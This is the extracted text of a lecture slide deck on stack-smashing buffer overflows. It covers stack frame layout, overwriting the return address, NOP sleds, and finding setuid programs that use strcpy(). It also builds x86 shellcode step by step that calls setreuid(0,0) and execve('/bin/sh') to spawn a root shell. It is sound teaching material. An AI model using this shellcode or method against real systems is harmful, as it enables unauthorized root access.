
Stack smashing Stack smashing buffer overflow One of
Stack smashing
Stack smashing (buffer overflow) One of the most prevalent remote security exploits 2002: 22. 5% of security fixes provided by vendors were for buffer overflows 2004: All available exploits: 75% were buffer overflows Examples: Morris worm, Code Red worm, SQL Slammer, Witty worm, Blaster worm How does it work? How can it be prevented? – 2–

Remote Buffer Overflow Example Attacker sends a string as input, size of which is larger than the input buffer allocated by the remote server Attacker’s input Attacker – 3– Input buffer allocated by server for input Server

Remote Buffer Overflow Example If the server doesn’t do a boundary check, this string overflows the buffer and corrupts the address space of the server (e. g. overwrites the return address on the stack) Corrupts server’s adjacent address space Attacker – 4– Server

Recall stack frame void function(int a, int b){ int i = 0; printf( “hello” ); return; } void main() { function(1, 2); // What happens here? } – 5–

Stack Frame size of a word (e. g. 4 bytes) Higher memory address Stack grows high to low Fn. parameter = b Fn. parameter = a EBP + 8 Return addresses Old base pointer (Saved Frame Pointer) EBP Lower memory address Local variable = i ESP Calling void function(int a, int b) – 6–
![Simple program void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefg”, 8); printf(](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-7.jpg "Simple program void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefg”, 8); printf(")
Simple program void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefg”, 8); printf( “%s %d”, buffer, x ); } Output: size of a word (e. g. 4 bytes) …. Return address Old base pointer (Saved Frame Pointer) int x . . . Buffer[4]. . Buffer[7] Buffer[0]. . Buffer[3] – 7– Stack grows high to low
![Simple program void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefg”, 8); printf(](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-8.jpg "Simple program void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefg”, 8); printf(")
Simple program void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefg”, 8); printf( “%s %d”, buffer, x ); } Output: abcdefg 0 size of a word (e. g. 4 bytes) …. Return address Old base pointer (Saved Frame Pointer) int x 0 x 0000 buffer[4. . 7] “efg” buffer[0. . 3] “abcd” – 8– Stack grows high to low
![Simple program 2 void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefghijk”, 12);](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-9.jpg "Simple program 2 void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefghijk”, 12);")
Simple program 2 void function(){ int x = 0; char buffer[8]; memcpy(buffer, “abcdefghijk”, 12); printf( “%s %d”, buffer, x ); } size of a word (e. g. 4 bytes) …. Return address Old base pointer (Saved Frame Pointer) int x Output: . . . Buffer[4]. . Buffer[7] Buffer[0]. . Buffer[3] – 9– Stack grows high to low
![Simple program 2 void function(){ int x = 0; char buffer[8]; memcopy(buffer, “abcdefghijk”, 12);](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-10.jpg "Simple program 2 void function(){ int x = 0; char buffer[8]; memcopy(buffer, “abcdefghijk”, 12);")
Simple program 2 void function(){ int x = 0; char buffer[8]; memcopy(buffer, “abcdefghijk”, 12); printf( “%s %d”, buffer, x ); } size of a word (e. g. 4 bytes) …. Return address Old base pointer (Saved Frame Pointer) int x 0 x 006 b 6 a 69 Output: abcdefghijk 7039593 buffer[4. . 7] “efgh” buffer[0. . 3] “abcd” – 10 – Stack grows high to low

Buffer Overflow The idea of a buffer overflow… Trick the program into overwriting memory it shouldn’t… size of a word (e. g. 4 bytes) Stack grows high to low a b Return address Old base pointer (Saved Frame Pointer) Buffer[4]. . Buffer[7] Buffer[0]. . Buffer[3] – 11 –

Buffer Overflow size of a word (e. g. 4 bytes) We can mess up the program’s memory. aa What can we do? Insert malicious code. b Stack grows high to low But…How to execute that code? Return address Must change instruction pointer (IP)…. Old base pointer (Saved Frame Pointer) Buffer[4]. . Buffer[7] Buffer[0]. . Buffer[3] – 12 –
![Buffer Overflow void function(int a, int b){ char buffer[8]; return; } Return statement: -](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-13.jpg "Buffer Overflow void function(int a, int b){ char buffer[8]; return; } Return statement: -")
Buffer Overflow void function(int a, int b){ char buffer[8]; return; } Return statement: - Clean off the function’s stack frame - Jump to return address Can use this to set the instruction pointer! size of a word (e. g. 4 bytes) aa b New Return addr Old base pointer (Saved Frame Pointer) Buffer[4]. . Buffer[7] Buffer[0]. . Buffer[3] – 13 – Stack grows high to low

Buffer Overflow The anatomy of a buffer overflow 1) Inject malicious code into buffer 2) Set the IP to execute it by overwriting return address Stack grows high to low a New Return addr Malicious Code – 14 –
![New diagram Stack grows high to low Buffer[0. . 256] [stuff] Buffer Overflow (Injected](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-15.jpg "New diagram Stack grows high to low Buffer[0. . 256] [stuff] Buffer Overflow (Injected")
New diagram Stack grows high to low Buffer[0. . 256] [stuff] Buffer Overflow (Injected Data) – 15 – Return addr [stuff]
![Buffer Overflow (Idealized) Stack grows high to low Buffer[0. . 256] Shell Code [stuff]](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-16.jpg "Buffer Overflow (Idealized) Stack grows high to low Buffer[0. . 256] Shell Code [stuff]")
Buffer Overflow (Idealized) Stack grows high to low Buffer[0. . 256] Shell Code [stuff] Return addr [stuff] New Addr Ideally, this is what a buffer overflow attack looks like… – 16 –
![Buffer Overflow (reality) Stack grows high to low Buffer[0. . 256] Shell Code [stuff]](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-17.jpg "Buffer Overflow (reality) Stack grows high to low Buffer[0. . 256] Shell Code [stuff]")
Buffer Overflow (reality) Stack grows high to low Buffer[0. . 256] Shell Code [stuff] Return addr [stuff] New Addr Problem #1: Where is the return address located? Have only an approximate idea relative to buffer. – 17 –
![Buffer Overflow (Addr Spam) Stack grows high to low Buffer[0. . 256] Shell Code](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-18.jpg "Buffer Overflow (Addr Spam) Stack grows high to low Buffer[0. . 256] Shell Code")
Buffer Overflow (Addr Spam) Stack grows high to low Buffer[0. . 256] Shell Code [stuff] Return addr New Addr [stuff] New Addr Solution – Spam the new address we want to overwrite the return address. So it will overwrite the return address – 18 –
![Buffer Overflow (Reality) Stack grows high to low Buffer[0. . 256] Shell Code [stuff]](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-19.jpg "Buffer Overflow (Reality) Stack grows high to low Buffer[0. . 256] Shell Code [stuff]")
Buffer Overflow (Reality) Stack grows high to low Buffer[0. . 256] Shell Code [stuff] Return addr New Addr [stuff] New Addr Problem #2: We don’t know where the shell code starts. (Addresses are absolute, not relative) – 19 –

Quick Peek at the shellcode What happens with a misset instruction pointer? IP? Well, the shellcode doesn’t work… xor eax, eax mov al, 70 xor ebx, ebx xor ecx, ecx IP? int 0 x 80 jmp short two one: pop ebx xor eax, eax Shell Code mov [ebx+7], al mov [ebx+8], ebx mov [ebx+12], eax mov al, 11 lea ecx, [ebx+8] lea edx, [ebx+12] int 0 x 80 two: call one db '/bin/sh. XAAAABBBB' – 20 –

The NOP Sled NOP NOP New idea – NOP Sled NOP IP? NOP NOP = Assembly instruction (No Operation) NOP NOP xor eax, eax mov al, 70 xor ebx, ebx xor ecx, ecx int 0 x 80 jmp short two one: pop ebx xor eax, eax Shell Code mov [ebx+7], al mov [ebx+8], ebx mov [ebx+12], eax mov al, 11 lea ecx, [ebx+8] lea edx, [ebx+12] int 0 x 80 two: call one db '/bin/sh. XAAAABBBB' – 21 –
![Buffer Overflow (Reality) Stack grows high to low Buffer[0. . 256] NOP Sled [stuff]](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-22.jpg "Buffer Overflow (Reality) Stack grows high to low Buffer[0. . 256] NOP Sled [stuff]")
Buffer Overflow (Reality) Stack grows high to low Buffer[0. . 256] NOP Sled [stuff] Shell Code Return addr New Addr The anatomy of a real buffer overflow attack – Now with NOP Sled! – 22 – [stuff] New Addr
Stepping back. . We have a means for executing our own code Motivation for our buffer overflow: We want super-user access So, we find a setuid program with a vulnerable buffer – 23 – Trick it into executing a root shell

Finding a victim Search for things that use strcpy() int main( char *argc, char *argv[] ) { char buffer[500]; strcpy( buffer, argv[1] ); return 0; } – 24 – strcpy() expects a null-terminated string Roughly 500 bytes of memory we can fill in with our shell code

Writing shellcode exploit Let’s discuss how to write some x 86 shellcode Additional instruction to know… int <value> interupt –Signal operating system kernel with flag <value> int 0 x 80 means “System call interrupt” eax – System call number (eg. 1 -exit, 2 -fork, 3 -read, 4 -write) ebx – argument #1 ecx – argument #2 edx – argument #3 – 25 –

Goals of Shellcode Spawn a root shell /bin/sh It needs to: setreuid( 0, 0 ) // real UID, effective UID execve( “/bin/sh”, *args[], *env[] ); For simplicity: args points to [“/bin/sh”, NULL] env points to NULL, which is an empty array [] – 26 –

Shellcode Attempt #1 1 st part: section. data filepath ; section declaration db "/bin/sh. XAAAABBBB“ ; the string section. text ; section declaration global _start ; Default entry point for ELF linking _start: ; setreuid(uid_t ruid, uid_t euid) mov eax, 70 ; put 70 into eax, since setreuid is syscall #70 mov ebx, 0 ; put 0 into ebx, to set real uid to root mov ecx, 0 ; put 0 into ecx, to set effective uid to root int 0 x 80 ; Call the kernel to make the system call happen – 27 –

Shellcode Attempt #1 2 nd part: // filepath db "/bin/sh. XAAAABBBB" ; the string ; execve(const char *filename, char *const argv [], char *const envp[]) mov eax, 0 ; put 0 into eax mov ebx, filepath ; put the address of the string into ebx mov [ebx+7], al ; put a NULL where the X is in the string ; ( 7 bytes offset from the beginning) mov [ebx+8], ebx ; put the address of the string from ebx where the ; AAAA is in the string ( 8 bytes offset) mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the ; BBBB is in the string ( 12 bytes offset) mov eax, 11 ; Now put 11 into eax, since execve is syscall #11 lea ecx, [ebx+8] ; Load the address of where the AAAA was in the ; string into ecx lea edx, [ebx+12] ; Load the address of where the BBBB is in the ; string into edx int 0 x 80 – 28 – ; Call the kernel to make the system call happen

Shellcode problem #1 Uses pointers/addresses that are unavailable during exploit filepath db "/bin/sh. XAAAABBBB“ mov ebx, filepath ; put string address into ebx We don’t know where this code is going to be relocated. Can’t use a pointer in our buffer overflow! Uses two segments – a data segment to store “/bin/sh” – 29 – Will only be injecting onto the stack
Shellcode Trick #1 Get absolute addresses at run-time Observation: “call” pushes the current instruction pointer onto stack. “call” and “jmp” can take arguments relative to the current instruction pointer We can use this to get address where our data is! – 30 –

Shellcode Trick #1 Need %ebx to point to string Outline of trick: jmp two one: pop ebx [program code goes here] two: call one db ‘this is a string’ – 31 –

Shellcode Attempt #2 1 st part: ; setreuid(uid_t ruid, uid_t euid) mov eax, 70 ; put 70 into eax, since setreuid is syscall #70 mov ebx, 0 ; put 0 into ebx, to set real uid to root mov ecx, 0 ; put 0 into ecx, to set effective uid to root int 0 x 80 ; Call the kernel to make the system call happen jmp short two ; Jump down to the bottom for the call trick one: pop ebx ; pop the "return address" from the stack ; to put the address of the string into ebx [ 2 nd part here] two: call one ; Use a call to get back to the top and get the db '/bin/sh. XAAAABBBB' – 32 – ; address of this string
